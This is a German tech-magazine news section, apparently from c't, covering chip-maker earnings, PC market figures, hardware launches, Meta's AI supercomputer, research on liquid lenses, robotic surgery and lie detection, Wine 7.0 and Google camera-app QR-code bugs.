Bisher helfen Third-Party-Cookies Werbetreibenden, Surfer bei ihren Streifzügen im Web wiederzuerkennen und ihnen Interessenprofile zuzuweisen. Der Surfer kann sich die Cookies zwar vom Browser anzeigen lassen. In der Regel bestehen Cookies aber aus kryptischen Zeichenfolgen, die für die Endnutzer meist unverständlich sind. Mit Topics soll der Browser die Interessenprofile verwalten. Der Surfer sieht, welche Interessen ihm zugeschrieben werden und kann die Profile editieren.




Deine Interessen

- Autos & Fahrzeuge
- Teamsport
- Turnschuhe
- Pokémon
- Werbe-Überwachung

39

☎ 0541 80 009 120

Bit-Rauschen



Fette Chip-Umsätze, neue Halbleiter-Fabs und Befürchtungen

Intel prügelt den Core i-12000H am Apple M1 vorbei. AMD verdient viel Geld und freut sich auf noch mehr. Der Ausbau der Chipfertigung stößt auf Hindernisse und könnte in die falsche Richtung gehen.

Von Christof Windeck

Wenn Gewalt nicht hilft, hilft mehr Gewalt: Frei nach diesem Motto überholt Intels Mobilprozessor Core i9-12900HK den Apple M1 Max, siehe Seite 96. Allerdings steckte die Intel-CPU in einem 3 Kilogramm fetten Gaming-Notebook, dessen Lüfter in der Spitze 280 Watt durch die Kühlgitter hinausbrüllen. Zwar hat daran der 180-Watt-Grafikchip großen Anteil. Doch obwohl der Core i9-12900HK schneller ist als Apples M1 Max, ist er kein Konkurrent. Denn der Witz am M1 Max ist gerade, dass er eine einzigartige Kombination aus hoher Performance mit leiser Kühlung und langer Akkulaufzeit ermöglicht. Aber immerhin hat Intel mit dem Core i-12000 alias Alder Lake enorm aufgeholt und will 2023 nachlegen.

Intel versorgte Journalisten rasend schnell mit Testgeräten, auf dass die Benchmark-Ergebnisse rechtzeitig Ende Januar zur Verkündung der Jahresergebnisse für 2021 erscheinen. Denn Intel fuhr zwar einen Rekordumsatz von 79 Milliarden US-Dollar ein, aber die Bruttomarge schrumpfte weiter auf 55,4 Prozent. Das

ist dem Preisdruck geschuldet, den AMD mit seinen starken Prozessoren ausübt, sowie den bislang höheren Kosten der 10-Nanometer-Fertigung. Deshalb fiel auch der Nettogewinn im Jahresvergleich um 4,8 Prozent auf 19,9 Milliarden US-Dollar. Und der Ausblick ist schwach, im ersten Quartal sollen Umsatz und Rentabilität weiter absacken. Gleichzeitig steckt Intel Abermilliarden in neue Fertigungsanlagen, beispielsweise 20 Milliarden US-Dollar in Columbus/Ohio.

Solche Nachrichten mögen Aktionäre eher nicht. Als Gegenmittel brauchte Intel-Chef Pat Gelsinger gute Neuigkeiten wie eben die zum Core i9-12900HK. Denn er sieht AMD längst schon „im Rückspiegel“ und will bald „unangefochtene Führung“ erreichen, auch bei Serverprozessoren. In Zukunft will er sogar Apple wieder mit besseren Prozessoren anlocken. Auch wenn Alder Lake kräftig aufspielt, wirken Gelsingers Aussagen prahlerisch; bei der CPU-Effizienz ist jedenfalls noch viel zu tun.

Geldsegen bei AMD

AMD-Chefin Lisa Su hingegen begeistert die Börsianer, ein bisschen auch auf Kosten von PC-Gamern, die völlig überzogene Preise für Grafikkarten berappen müssen. In Business-Gewäsch übersetzt liest sich das folgendermaßen: „GPU ASP increased [...] primarily driven by Radeon product sales“. Also im Klartext: Auch AMD profitiert von der Preistreiberei bei Grafikkarten, die im Wesentlichen wiederum auf die irre Nachfrage wegen der hohen Kurse für Kryptowährungen wie Ethereum zurückgeht. Ach ja, nur so am Rande: Intel

will demnächst Chips für Bitcoin-Miner verkaufen.

Aber zurück zu AMD: Der Umsatz stieg 2021 im Vergleich zum Vorjahr um gigantische 68 Prozent auf 16,4 Milliarden US-Dollar. Dass der Nettogewinn „nur“ um 27 Prozent auf 3,2 Milliarden US-Dollar wuchs, lag an einem dicken Steuervorteil, den AMD aber nur 2020 einheimste. Die Bruttomarge von AMD lag 2021 bei 50 Prozent. Wichtiger noch für den Börsenkurs: Lisa Su sieht höchst optimistisch auf das Jahr 2022 und verspricht 31 Prozent Umsatzwachstum sowie 51 Prozent Bruttomarge. So gut diese Nachrichten auch klingen mögen: Der Börsenwert von AMD wirkt enorm hoch. Er liegt bei 70 Prozent des Intel-Werts – obwohl AMD sogar weniger umsetzt, als Intel netto verdient.

Bald können die Kassen bei AMD und Nvidia etwas leiser klingeln. Die Zeit extremer Grafikkartenpreise könnte allmählich vorbeigehen, der Bitcoin fällt und zieht andere Kryptowährungen mit. Bei Ethereum steht der Umstieg auf ein anderes Mining-Verfahren an, bei dem Grafikkarten keine so große Rolle mehr spielen. Auch der PC-Markt wächst gemächlicher, siehe Seite 41.

Chipkrise umgekehrt?

Die ersten Halbleiter-Auguren sehen dunkle Wolken am Horizont aufziehen, nämlich Überkapazitäten in der Chipfertigung. Zwar soll die Knappheit noch 2022 anhalten, aber zum Jahresende könnte sich das Blatt wenden. Der Mangel trifft nämlich nicht alle Chiptypen gleichermaßen und es ist eine Schieflage zu erkennen: Während vor allem Chips mit größeren Strukturen als 40 Nanometer knapp sind, die bisher vor allem auf 200-Millimeter-Wafern entstehen, fließen die größten Investitionen in Fertigungswerke für 300-mm-Scheiben und Strukturen unter 5 Nanometer.

Immer mehr Chiphersteller fertigen mittlerweile aber auch größere Strukturen auf großen Wafern, etwa TI in Texas, Bosch in Dresden und demnächst auch STMicroelectronics in Agrate Brianza bei Monza. Dort holt man sich als Partner den israelischen Auftragsfertiger Tower Semi ins Boot beziehungsweise ins Gebäude, um die Anlagen besser auszulasten. Unabhängig davon baut STMicro Fertigungsanlagen für Siliziumkarbid-(SiC-)Leistungstransistoren, etwa für E-Autos, E-Bikes, effiziente Netzteile und Solarwechselrichter.

(ciw@ct.de) **ct**

Audio-Podcast Bit-Rauschen: ct.de/ybja



STMicroelectronics investiert 180 Millionen Euro in das italienische 300-Millimeter-Chipwerk Agrate Brianza R3, von denen die EU 23 Millionen Euro beisteuert.

Goldene Zeiten für PC-Hersteller

Trotz Chipmangel stieg die Zahl der verkauften Desktop-PCs und Notebooks 2021 um über 10 Prozent. Den größten Zuwachs erzielte Apple, während Lenovo weiterhin mit großem Abstand die Pole Position belegt.

Auch im zweiten Pandemiejahr haben die Verkaufszahlen von Notebooks und Desktop-PCs zugelegt. Laut den Marktforschern von Canalys, Gartner und IDC wurde sogar das Boomjahr 2020 übertroffen. Insgesamt verließen 2021 je nach Schätzung 340 bis 349 Millionen Rechner die Fabrikhallen. Das entspricht einem Plus von 10 bis 15 Prozent. Laut Canalys kommen inzwischen auf jeden verkauften Desktop-PC vier Notebooks.

Die Absatzzahlen hätten sogar noch höher liegen können, wenn der weiterhin

anhaltende Chipmangel sowie die gestörten Logistikketten die Fertigung nicht beeinträchtigt hätten. Als Folge der wachsenden Kluft zwischen Angebot und Nachfrage zog auch der durchschnittliche Verkaufspreis an, wodurch die PC-Hersteller finanziell einen überdurchschnittlichen Vorteil einheimen konnten.

Am stärksten profitierte Apple von der hohen Nachfrage und konnte über ein Fünftel mehr Macs als im Vorjahr verkaufen. Beim Marktanteil liegen aber weiterhin die drei großen Hersteller Lenovo, HP und Dell mit deutlichem Abstand vorne. Allein auf Lenovo entfallen knapp 82 Millionen der verkauften PCs.

Nach Angaben von IDC besteht global weiterhin eine hohe Nachfrage nach Business-PCs. Rechner für Consumer sind eher in Schwellenländern gesucht, wäh-

rend der Absatz dieser Geräte in den Industriestaaten abebbt. Für das aktuelle Jahr prognostizieren die Marktforscher zwar ein Abschwächen der Nachfrage. Insgesamt soll sich der PC-Absatz aber zukünftig auf einem deutlich höheren Niveau als vor der Pandemie einpendeln.

(chh@ct.de)

PC-Markt 2021

Hersteller	Stückzahl in Mio.	Zuwachs zu 2020	Marktanteil 2021
Lenovo	81,9	14,1 %	23,5 %
HP	74,1	9,3 %	21,2 %
Dell	59,3	17,9 %	17,0 %
Apple	27,8	22,1 %	8,0 %
Acer	23,9	14,0 %	6,9 %
Übrige	81,8	16,5 %	23,4 %
Gesamt	348,8	14,8 %	

Quelle: IDC, umfasst Desktop-PC, Notebooks, Workstations

Weißer PC-Gehäuse weiter im Trend

In den vergangenen Jahren boten Hersteller mehr und mehr weiße PC-Gehäuse an. Zu den Neuheiten in diesem Farbton zählen die Tower **HAF 500 und MasterBox TD 300 Mesh von Cooler Master**, **Enthoo Evolv X und Eclipse P600S von Phantoo** und das **Lian Li Lancool 215**. Letztgenanntes ist in der Front mit zwei großen 20-cm-Lüftern sowie weiteren großflächigen Öffnungen versehen, damit es der Hardware im Inneren nicht zu heiß wird. Der Midi-Tower nimmt Boards bis zum E-ATX-Format auf und kostet 90 Euro.

Mit einem mattweißen Lack sind das Phanteks Enthoo Evolv X und Eclipse P600S versehen. Auch sie fassen große Mainboards, 43,5 Zentimeter lange Grafikkarten sowie bis zu zehn Festplatten. Für die Belüftung sorgen jeweils drei 14-Zentimeter-Lüfter mit adressierbaren RGB-LEDs. Beim Eclipse P600S lässt sich die Schalldämmung herausnehmen. Optional sind für die beiden Gehäuse Grafikkartenhalterungen mit Riser-Kabel erhältlich, sodass sich Dual-Slot-Karten auch aufrecht stehend einbauen lassen. Phanteks verlangt für das Enthoo Evolv X 230 Euro und für das Eclipse P600S 180 Euro.

Das Cooler Master HAF 500 für ATX-Systeme ist mit drei RGB-Lüftern ausgestattet, zwei davon haben einen Durchmesser von 20 Zentimetern. In der Front befindet sich unter anderem ein USB-C-Anschluss. Für kompakte Systeme ist die MasterBox TD300 Mesh geeignet, die Platz für ein Micro-ATX-Board bietet. Ein integrierter Lüfter-Hub verteilt nicht nur das PWM-Signal für die Drehzahl, sondern kann auch die Steuerleitungen für ARGB-LEDs an vier Ventilatoren weiterreichen. Die MasterBox TD300 Mesh kostet 90 Euro. Der größere Tower HAF 500 schlägt mit 160 Euro zu Buche.

(chh@ct.de)

Kurz & knapp: Hardware

Der GPU-Hersteller Nvidia hat die Preisempfehlungen für die Grafikkarten der Serie **GeForce RTX 3000** um 5 bis 10 Prozent erhöht. Allerdings sind diese nur für die wenigen Exemplare relevant, die Nvidia ab und an im eigenen Online-Shop als Founders Edition verkauft.

Valve startet ab Ende Februar den Verkauf und Versand der **Handheld-Konsole Steam Deck** für Kunden, die ein Exemplar vorreserviert haben. In der Spielkonsole steckt ein Kombiprozessor von AMD mit Zen-2- und RDNA-2-Technik. Als Betriebssystem kommt das auf Linux basierende SteamOS zum Einsatz.

Ende Januar hat Nvidia den Verkauf der **GeForce RTX 3050** gestartet. Die Grafikkarte taugt fürs Spielen in Full-HD-Auflösung (siehe c't 3/2022, S. 41). Gamer, die sich Hoffnung auf ein Schnäppchen gemacht haben, werden allerdings enttäuscht. Die GeForce RTX 3050 mit einem UVP von 280 Euro ist wie die meisten Gaming-Karten im Handel nur in geringen Stückzahlen und für über 550 Euro erhältlich.

Bild: Caseking



Als Kontrastelement zum weißen Lack versehen die Gehäusehersteller ihre Tower mit RGB-Leuchteisten und Lüftern.

Supercomputer zur Social-Media-Analyse

Nvidia, Pure Storage und Penguin Computing liefern die Hardware für Metas AI Research Supercluster. Damit will Facebook riesige KI-Modelle trainieren.

Seit 2020 errichtet der Facebook-Konzern, jetzt unter dem Namen Meta, den KI-Forschungscomputer AI Research Supercluster (RSC) – mit zunächst 1,895 Exaflops Gleitkommarechenleistung bei einfacher Genauigkeit (FP32). Der RSC besteht im Wesentlichen aus 760 Nvidia-DGX-A100-Systemen, in denen je acht A100-Beschleuniger stecken, also insgesamt 6080 A100-Module. Meta will den RSC aber im Verlauf des Jahres 2022 auf rund 16.000 A100-Beschleuniger erweitern. Dann soll das System rund 5 Exaflops KI-Rechenleistung bei Mixed-Precision-Datenverarbeitung liefern.

Laut Blogeintrag will das Unternehmen mit dem RSC KI-Modelle mit bis zu 1 Billion Parametern und Datensätze mit bis zu 1 Exabyte Umfang verarbeiten. Als eines von mehreren Zielen nennt Meta die Erkennung gefährlicher Social-Media-Pos-

tings in Echtzeit. Dazu müssten die KI-Modelle beispielsweise noch viele unterschiedliche Sprachen auswerten können.

Meta setzt nicht auf die seit 2001 unter anderem von Facebook vorangetriebene Open-Compute-Plattform. Stattdessen kommt im Wesentlichen proprietäre Technik von Nvidia zum Einsatz, etwa Infiniband mit 200 Gbit/s zur Vernetzung und direkt daran angeschlossene A100-Beschleuniger.

Der KI-Supercomputer Meta AI Research Supercluster RSC soll im Endausbau rund 5 Exaflops liefern.



Bild: Meta

Die Flash-Speichersysteme mit insgesamt 175 Petabyte Kapazität kauft Meta von Pure Storage zu. Die Firma Penguin Computing steuert ein Cache-System (Altus) mit 46 PByte bei, weitere 10 PByte fasst ein Pure Storage FlashBlade. Taiwanischen Medien zufolge soll Meta auch Verträge im Wert mehrerer Hundert Millionen Euro mit SK Hynix über die Lieferung von SSDs abgeschlossen haben.

(ciw@ct.de)

Mobiler Datentransporter

Zum Transport großer Datenmengen gibt es zwei Möglichkeiten: Netzwerk oder mobile Speichermedien. Der deutsche Hersteller RNT Rausch bringt neue Hardware für die zweite Option ins Spiel. Der transportable **Hibagon Mobile Data Safe** fasst drei bis acht Festplatten mit



Bild: RNT Rausch

Im Hibagon Mobile Data Safe lassen sich bis zu 140 TByte Daten verschlüsselt von einem Ort zum anderen verschicken.

insgesamt bis zu 140 TByte Nutzkapazität im RAID 5. Rausch nutzt dafür Open ZFS mit Verschlüsselung, der Anschluss erfolgt über 10Gbit/s-Ports (SFP+ und 10GBase-T). Der Data Safe lässt sich als Datei-, Objekt- und Blockspeicher sowie per FTP ansprechen.

Das Gehäuse ist stoßgeschützt sowie gegen das Eindringen von Staub und Wasser gefeit (IP45). Das Netzteil liefert maximal 200 Watt, insgesamt wiegt der Datensafe 17 Kilogramm und ist bei einer Grundfläche von 42 × 33 Zentimeter knapp 45 Zentimeter hoch.

Dem Hersteller zufolge hat der Datensafe gegenüber der Übertragung per Netzwerk in einigen Fällen Vorteile, etwa bei der erstmaligen Übertragung großer Datenmengen in einen Cloudspeicher. Auch könne es aus Compliance- und Sicherheitsgründen erforderlich sein, für bestimmte Daten kein öffentliches Netz zu benutzen. Preise für die Konfigurationen beginnen bei 11.700 Euro.

(ll@ct.de)

Gefälschte Netzwerkkarten

Aktuell tauchen bei deutschen Fachhändlern vermehrt **Fälschungen von Intel-Netzwerkkarten** auf. Der IT-Dienstleister „die Spezi@listen“ hat nach eigenen Angaben bei vier Bestellungen des Typs I350-T4 lediglich eine einzige Karte erhalten, die wirklich von Intel stammte – die drei anderen identifizierte der Hersteller als Fälschungen.

In einem Fall war der Kühlkörper der Netzwerkkarte zu flach, bei anderen fehlte auf der Vorderseite das Intel-Logo nahe der Slotblende und auf der Rückseite ein Aufkleber mit einem QR-Code. Intel bestätigte, dass es sich bei den letztgenannten Karten laut Seriennummer eigentlich um eine Version für Endkunden handele, das Etikett jedoch auf eine OEM-Version hinweise.

Gefälschte Netzwerkkarten sind schwer zu erkennen. Sie dürften zunächst funktionieren; bei Defekten aber könnte der Hersteller eine Gewährleistung verweigern.

(ll@ct.de)

Am Vortag der secIT 2022, **29. März**, finden exklusive Tagesworkshops, ausgewählt von den iX- und c't-Redaktionen, statt.



Jetzt Ticket sichern:
sec-it.heise.de



WORKSHOPS

// Angriffsziel lokales Active Directory: effiziente Absicherung – Frank Ullly

In diesem Workshop lernen Sie, wie Angreifer vorgehen und wie Sie Ihre Active-Directory-Umgebung effektiv absichern.

// A Hacker's Guide to Opensource Intelligence and Social Engineering – Technische und psychologische Tricks der Angreifer – Jan-Tilo Kirchhoff

Erfahren Sie, wie Kriminelle Informationen über Sie missbrauchen und mit welchen psychologischen Tricks sie ihre Opfer beeinflussen, um an sensible Unternehmensdaten und letztendlich das Geld ihrer Opfer zu gelangen.

// Sicherheit von Windows 10/11 im Unternehmenseinsatz – Christian Biehler

In diesem Workshop geht es um das Zusammenspiel aus einer sicheren Konfiguration von Windows 10/11 und den damit einhergehenden Herausforderungen für die IT – und den Endanwender.

// Einführung in die Sicherheit von Azure AD & Office 365 – Benedikt Strobl

In diesem Workshop stellt ein Microsoft-zertifizierter Trainer sicherheitsrelevante Funktionen und Aspekte bei der Verwendung von Microsoft Azure AD bei Office 365 vor.

// Triage im Cybersicherheitsumfeld: Schadensminimierung nach einem Sicherheitsvorfall – Dr. Jörg Schneider

Im Workshop werden Checklisten sowie grundlegende technische Inhalte erarbeitet, die im Ernstfall helfen, zu priorisieren und zu mitigieren.

// Vorbereitung für den Fall der Fälle – Daniel Jedecke

Der Workshop soll dabei helfen, Ransomware-Angriffe zu verstehen und sinnvolle Maßnahmen zu etablieren. Hierbei liegt der Fokus auf den Themen Awareness, Endpoint Protection, Backups, Logging und Netzwerktrennungen.

Flüssige Linsen für Smartphones

Mit einem Flüssigkeitstropfen in einem Ring wollen chinesische Forscher Smartphonekameras verbessern. Unter Spannung ändert der Tropfen als Linse die Brennweite; ihm drohen keine Kratzer und kein mechanischer Verschleiß.

Wie die Linse im menschlichen Auge kann eine neuartige Flüssigkeitslinse chinesischer Forscher an der Hefei University of Technology ihre Brennweite verändern. Das Team um Miao Xu setzt dazu ein Tröpfchen in einer Ringelektrode ein, dessen Wölbung sich über die angelegte Spannung variieren lässt. Die Forscher hoffen laut Teamleiterin Xu, mit der preisgünstigen, kompakten Technik einmal die mechanisch anfälligen Objektive mit festen Linsen in heutigen Smartphones ersetzen zu können.

Wie die Forscher im Magazin Optical Letters berichtet haben, fanden sie in Dibutyladipat eine hochtransparente, nicht flüchtige Flüssigkeit mit hoher Elektronegativität, die damit auf elektrostatische Kräfte deutlich reagiert. Ein Tröpfchen in einer kleinen Ringanode mit waserabweisender Beschichtung bildet eine

erhebliche Wölbung. Bei einer angelegten Spannung verringert sich die Abstoßung zwischen Anodenwand und Flüssigkeit, sodass die Tropfenlinse abflacht. Damit verlängert sich ihre Brennweite. Ohne Spannung kehrt die Linse wieder in ihre ursprüngliche Form zurück. Mit Spannungen bis 100 Volt entstanden so im Labor Brennweiten von 7,5 bis 13,1 Millimeter mit einer Linse.

Die Forscher glauben, dass sie ihre Linsen ebenso schmal bauen können wie moderne Smartphones. Sie maßen für ihre Linsenflüssigkeit eine optische Transmission von etwa 95 Prozent für sichtbares Licht in den Wellenlängen von 390 bis 780 Nanometer. Die Auflösung betrug 28,5 Linienpaare pro Millimeter; damit sind sie handelsüblichen Kleinlinsen ebenbürtig

oder sogar überlegen. Zudem ist die Chemikalie vielfältig als Weichmacher und kosmetischer Grundstoff im Einsatz und damit preiswert verfügbar. Anders als bei Flüssigkeitslinsen, die per Elektrobenetzung auf einem Kondensator entstehen, benötigt die neue Technik keine Zwischenschicht und ist somit im Aufbau einfacher. Für die Zukunft hoffen die Forscher, die Auflösung weiter zu erhöhen und mit geringeren Spannungen auszukommen. Ein Problem ist, dass die eingesetzte Flüssigkeit derzeit nur bei Temperaturen zwischen 20 und 100 Grad Celsius stabil ist. Zudem wirkt sich bei größeren Linsen die Schwerkraft störend aus. (agr@ct.de)

Veröffentlichungen der Forscher:
ct.de/yw5d

Der Blick durch die adaptive flüssige Linse bei verschiedenen elektrischen Spannungen zeigt, wie sich deren Brennweite verändert.



Bild: Miao Xu, HFUT

Roboter operiert Schweine autonom

An der Johns Hopkins University in Baltimore, Maryland, hat erstmals ein chirurgischer Roboter autonom Darmoperationen an Schweinen durchgeführt. Ein Team um Axel Krieger hat den Smart Tissue Autonomous Robot (STAR) entwickelt, der in einem minimalinvasiven Eingriff zwei Darmenden zusammennäht (Darm-anastomose). Diese Operation, die aufgrund der Empfindlichkeit des Gewebes kaum Fehler erlaubt, bewältigte das STAR-System sogar viermal hintereinander, ohne Unterstützung durch einen Menschen. Dabei habe das System **akkurat operiert als menschliche Chirurgen im Vergleich**.

Die Wissenschaftler entwickelten eigens ein optisches Endoskop für 3D-Aufnahmen und einen Tracking-Algorithmus, der auf maschinellem Lernen beruht. Ihr chirurgisches System ist nicht nur auf das Vernähen von weichem Gewebe ausgelegt. Zudem soll es auf die individuellen

Gewebeeigenschaften und die damit zusammenhängenden Widrigkeiten flexibel und in Echtzeit während des Eingriffs reagieren. (agr@ct.de)



Bild: Axel Krieger, JHU

Der chirurgische Roboter STAR ist darauf ausgelegt, minimalinvasive Operationen an weichen Organen sogar ohne menschliche Unterstützung auszuführen.

Kamera soll Lügner erkennen

Mit Elektroden im Gesicht ihrer Probanden haben Forscher an der Tel Aviv University deren Lügen entlarvt. Sie erkannten zwei Gruppen von Lügern: diejenigen, die leicht mit dem Wangenmuskel zuckten, und die, die fast unmerklich eine Augenbraue hoben. Diese Hinweise **las eine künstliche Intelligenz aus den gemessenen Aktionsströmen der Muskeln**. Im Versuch saßen je zwei Testpartner einander gegenüber. Einer hörte über Kopfhörer eines von zwei Wörtern und teilte seinem Gegenüber dieses mit – oder er log und nannte das andere. Diese leichten Lügen konnten die Testpartner nicht statistisch relevant erkennen, während die KI eine Trefferquote von 73 Prozent erreichte. Nun arbeiten die Forscher um Yael Hanein und Dino Levy an einer KI, die Lügen auch in Videostreams hochauflösender Kameras erkennt. (agr@ct.de)

FlatHub plant Monetarisierung von Apps

Die Gnome Foundation unterstützt den FlatHub-App-Store bei der Entwicklung eines Bezahlsystems. Das soll die Entwicklung von Flatpak-Apps attraktiver machen.

Für Entwickler, die ihre Software über den FlatHub-App-Store vertreiben, soll ein Bezahlungssystem entstehen, mit dem sie Spenden oder Zahlungen im Rahmen eines Abonnements von Nutzern anfordern können. Dazu ist ein separates FlatPak-Repository geplant, das ausschließlich verifizierte Apps enthält, die direkt von den Entwicklern stammen. Ein weiteres Repository für kostenlose und quelloffene Software soll sich aus Community-Beiträgen speisen.


Robert McQueen, der Vorstandsvorsitzende der Gnome Foundation, hatte bereits im November dazu aufgerufen, sich für die Projektstelle zur Integration von Bezahlmechanismen zu bewerben. Die Firma Codethink, die bereits mit dem

Freedesktop-SDK Erfahrungen mit Flatpak gesammelt hat, sowie der Entwickler James Westman, haben den Zuschlag bekommen und nun die Arbeit aufgenommen. Im ersten Schritt gilt es, einen Mechanismus zur Verifikation von Entwicklern sowie ein Login-System für Nutzer und Entwickler zu schaffen, damit diese ihre FlatHub-Apps verwalten können.

In einem Beitrag im FlatHub-Diskussionsforum nennt McQueen das AppCenter von Elementary OS als ein Vorbild und regt an, auf die Code-Basis des AppCenters zurückzugreifen, zumindest, was die Verwaltung und Anforderung von Zahlungen betrifft. Noch sind nicht alle geplanten Bestandteile des Bezahlsystems veröffentlicht. Interessierte können eine unvollständige Liste geplanter Features bei GitHub einsehen.

(ndi@ct.de)

GitHub-Repository, Beitrag von Robert McQueen im FlatHub-Forum: ct.de/yk58



FlatHub, die Sammlung von universellen Linux-Apps, soll zukünftig zum Marktplatz werden.

Wine 7.0: PE und WoW64

Die Windows-Kompatibilitätsschicht Wine setzt in der neuen Version 7.0 die Umstellung auf das PE-Format (Portable-Executable) fort. **Fast alle Module liegen inzwischen im PE-Format vor.** Die Umstellung der restlichen Module soll in den Minor-Releases der Wine 7.x Versionslinie erfolgen.

Die Wine-Entwickler haben die WoW64-Architektur (Windows-on-Windows 64 Bit) in Wine 7.0 integriert. Damit sollen Nutzer Windows-32-Bit-Anwendungen auf einem 64-Bit-Unix Host ausführen können, indem Wine 32-Bit-Systemcalls auf die 64-Bit-NTDLL umleitet.

In den Wine-Einstellungen steht jetzt ein helles Theme zur Verfügung. Die Steuerelemente passen sich automatisch dem neuen Look an. Integrierte Anwendungen, beispielsweise der Explorer, unterstützen ebenfalls Theming sowie High-DPI-Rendering. Verbessert wurde der HID-Stack (Human Interface Devices) und die Unterstützung von Joysticks. Apple-Silicon-Macs können erstmals x86_64-Binärdateien mit der Kompatibilitätsschicht Rosetta 2 ausführen.

Wine 7.0 bringt Direct2D-Effekte mittels ID2D-Effect-Interface und fügt eine Reihe von Grafikkarten und -Chips zur Direct3D-Datenbank hinzu: Intel UHD Graphics 630, Nvidia GT 1030, AMD Radeon RX 5500M, RX 6800, 6800 XT, 6900 XT sowie die Grafikeinheit des kommenden AMD-APU „Van Gogh“, den Valve als Custom-Chip auch im Steam Deck verbaut.

(ndi@ct.de)

Wo kaufen Sie die vielen exotischen Programme für Ihre Anwender und Programmierer?



SienerSoft besorgt Ihnen alle Arten von Software.



Einfach eine formlose Email senden mit

- Menge
- Version
- Laufzeit



anfrage@sienersoft.de

Kamera-Apps lesen QR-Codes fehlerhaft

Googles Pixel-Smartphones haben einige QR-Codes mit eingebetteten Links falsch an den Browser übergeben. Auch OnePlus ist betroffen. Zudem landen QR-Codes mit Terminen falsch im Kalender.

Die Kamera-App der Pixel-Smartphones von Google erkennt QR-Codes und kann sie auswerten – was bei URLs fehlerhaft funktionierte. Zahlreiche Links wurden von der App fehlerhaft verkürzt und falsch an den Browser übergeben. Aus heisenet.at wurde beispielsweise heise.net.at, aus hellonet.art/12 wurde hellonet.ar. Der Sicherheitsforscher Adrian Dabrowski vermutet, dass die Kamera-App die URL – gut gemeint – verkürzt darstellt, dass aber der Algorithmus fehlerhaft funktioniert und zudem fälschlicherweise die verkürzte URL an den Browser übergibt. Google hat die Fehler in Version 8.4.400 der Kamera-App behoben.

Betroffen sind nicht nur Pixel-Besitzer, sondern vermutlich auch Nutzer, die sich Googles Kamera-App als APK auf ihr Smartphone geladen haben – ein Update ist ratsam. Ebenso dürften solche Kamera-Apps fehlerhaft arbeiten, die sich diesen

Code zunutze machen. Möglicherweise zeigt deshalb dem Sicherheitsforscher Christian Wiesner zufolge das OnePlus 6 den gleichen Fehler. Hingegen erledigt die Kamera-App des OnePlus 7T die QR-Dekodierung nicht selbst, sondern ruft den fehlerfrei arbeitenden Online-Dienst Google Lens auf. Andere betroffene Kamera-Apps sind uns nicht bekannt, beispielsweise funktioniert die von Samsung problemlos. Auch zeigen separate Apps zum Einlesen von QR-Codes den Fehler nicht.

Google Lens und Googles Kamera-App enthalten auch in Version 8.4.400 einen weiteren Fehler beim Verarbeiten

von QR-Codes: Termine werden ohne Berücksichtigung der Zeitzone erkannt, um ungefähr einen Monat verschoben und falsch an die Kalender-App übergeben. Ein Termin am 1. Februar um 10 Uhr wird beispielsweise auf den 1. März um 9 Uhr gelegt. Google-Nutzer sollten also Terminen in QR-Codes nur trauen, wenn sie im Klartext daneben stehen, jedenfalls wenn sie pünktlich teilnehmen wollen. Auch dieser Fehler tritt nicht bei separaten QR-Apps und bei anderen Kamera-Apps wie der von Samsung auf. (jow@ct.de)

Details zum QR-Fehler: ct.de/yxp4

Rechts die korrekte URL, links hat Googles Kamera-App einen Punkt hinzugefügt.




Bild: Daniel AJ Sokolov

Smartphone-CPU mit AMD-Grafik

Samsungs neuestes System-on-Chip (SoC) **Exynos 2200 bekommt erstmals einen von AMD lizenzierten Grafikkern**. Die Xclipse 920 genannte GPU in RDNA-2-Architektur beschleunigt Raytracing-Effekte und beherrscht VRS (Variable Rate Shading). Die CPU des Exynos besteht aus acht Kernen, die nun den erweiterten Befehlssatz ARMv9 verstehen: ein schneller Cortex-X2, drei Cortex-A710 und vier stromsparende Cortex-A510. Die NPU (Neural Processing Unit) kann nun mit

FP16-Daten umgehen, der Codec entpackt AV1-Videos und zeichnet 8K in H.265 auf. Ein 5G-Modem ist eingebaut.

Laut Samsung hat die Massenfertigung im hauseigenen 4-Nanometer-Prozess begonnen, doch zu einigen Details hält sich Samsung bedeckt – möglicherweise läuft der SoC zu heiß, daher war bis Redaktionsschluss unklar, ob er im Galaxy S22 zum Einsatz kommt. Tablets wie das kommende Tab S8 und ARM-Notebooks wären weitere Kandidaten. (jow@ct.de)



Bild: Samsung

Mit etwas Verspätung und überraschend wenig PR-Zauber zeigt Samsung den ARM-SoC Exynos 2200. Geräteankündigungen fehlen.

Kurz & knapp

Ein weiterer Schritt in Richtung **einheitlicher Netzteile**: Vertreter der EU-Länder haben zugestimmt, USB-C-Buchsen für Smartphones, Tablets, Kopfhörer, Lautsprecher, tragbare Spielkonsolen und Kameras zur Norm zu machen.

Grönland schafft das Festnetztelefon ab. Das staatliche Kommunikationsunternehmen Tusass möchte bis Jahresende alle Anschlüsse stillgelegt haben.

Nach dem Abschalten der Server für BBOS- und BB10-Smartphones möchte **BlackBerry Mobilfunkpatente für 600 Millionen US-Dollar** verkaufen. Als Käufer ist das Patentverwertungsunternehmen Catapult IP im Gespräch.

